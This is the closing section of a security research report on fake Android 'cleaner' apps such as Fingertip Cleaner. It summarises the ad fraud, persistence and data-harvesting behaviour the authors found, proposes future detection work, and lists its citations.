Overall, this app showed classic examples of ad fraud, as well as standard Hidden Ad behavior. Since the app is fake, it should never be downloaded on a user's device under any circumstances. Luckily, many vendors as well as researchers came to the same conclusion. In 2022, Fingertip cleaner and many other apps like it were reported to Google and removed from the Play Store. Since then, the domains that these apps used to reach out to for data exfiltration and malware staging are no longer valid.

Future Work

Having extensively analyzed approximately 20 distinct cleaner applications, the next logical step would be to create a controlled proof-of-concept app to demonstrate the theoretical implementation of the malicious techniques we observed. This application would be intentionally crafted to replicate the deceptive behaviors identified during our analysis, such as dynamic code loading, permission abuse, persistent ad fraud, background services for hidden operations, and data harvesting practices. By simulating these behaviors in a controlled and ethical manner, we can better understand the mechanisms employed by malicious actors and refine detection methodologies accordingly.

The proof-of-concept app would aim to replicate features such as:

- Dynamic loading of additional dex files post-installation.
- Abuse of excessive permissions such as READ_PHONE_STATE, ACCESS_FINE_LOCATION, and REQUEST_INSTALL_PACKAGES.
- Hidden advertisement fetching through invisible WebViews.
  Persistent background services that initiate on boot without user awareness.
- Remote configuration capabilities using publicly accessible databases, similar to Firebase, to dynamically alter behaviors without requiring updates.

Constructing such an application would require careful planning to ensure that it remains within ethical and legal boundaries. It would be used solely in controlled environments for educational, research, and security demonstration purposes. Additionally, the proof-of-concept could serve as a foundation for developing improved static and dynamic analysis tools, helping automate the detection of similar malicious patterns in real-world apps.

Beyond building a proof-of-concept, future work should expand the scope of analysis to other popular categories suspected of similar abuses, such as VPN applications, antivirus tools, RAM boosters, and even photo editing apps. Conducting comparative analyses across different genres could reveal whether similar techniques are being adapted outside the "cleaner" app ecosystem.

Another avenue for future work includes developing a lightweight risk scoring model based on the behaviors and indicators identified during this project. Such a model could combine permission overreach, network traffic anomalies, use of dynamic code loading, and external configuration fetching to provide a preliminary risk score for apps under review.

Finally, continuous monitoring and iterative analysis are crucial. As techniques evolve and malicious developers adapt to detection methods, repeated assessment of newly published apps on platforms like Google Play Store and third-party app repositories would ensure that our

understanding and detection capabilities remain effective against emerging mobile threats. Establishing a rolling database of new findings, emerging techniques, and updated analysis patterns would be vital to keeping pace with the rapidly evolving mobile threat landscape.

Conclusion

In conclusion, our investigation into these Android Cleaner applications shows that while they are advertised as friendly, performance-boosting cleaning tools, they are nothing further from it. Their malicious behavior included Ad fraud, hidden background services, and much more. Apps such as Fingertip Cleaner and Speed Clean were able to show their ability to create persistence, whereas apps like DU Speed Booster had leaked plaintext credentials left over from the developer. Most importantly, features advertised, such as CPU cooling, battery boosting, cache cleaning, wifi boosting, and maybe even antivirus, were all completely faked to keep the users on the apps. Through this research, it became evident that these cleaner apps often operate as shells for spyware, adware, or both. Their primary goal is not to improve device performance, but to extract as much user data and ad revenue as possible. This is further reinforced by the fact that many of these apps were removed from official app stores or had to be side-loaded through third-party sites. None of the five apps we investigated provided any meaningful optimization, and all posed serious privacy and security risks. As such, we strongly recommend that users avoid these types of apps altogether. Instead, users should rely on built-in Android tools for managing storage and memory, or turn to open-source alternatives like SD Maid, which are more transparent and community-vetted. Ultimately, awareness and caution are essential when dealing with apps that promise too much with too little evidence to back it up.

Citations

Android Developers. (2024, October 11). Risks of exposing sensitive data through external storage. Google. https://developer.android.com/privacy-and-security/risks/sensitive-data-external-storage

APKPure. (2019, September 30). *Speed Clean - Phone Booster, Junk Cleaner, App Manager*. https://apkpure.com/speed-clean-phone-booster-junk-cleaner-app-manager/com.party.speedclean

APKPure.(2020, July 7). DU Speed Booster & Battery Save. APKPure.com. https://apkpure.com/du-speed-booster-battery-save/com.limsky.speedbooster

APKPure. (2022, May 11). Fingertip Cleaner. APKPure.com. https://apkpure.com/fingertip-cleaner/com.fingertip.clean.cvb

MobSF. (2024, October 9). *Mobile Security Framework (MobSF)* (Version 4.0.7) [Source code]. GitHub. https://github.com/MobSF/Mobile-Security-Framework-MobSF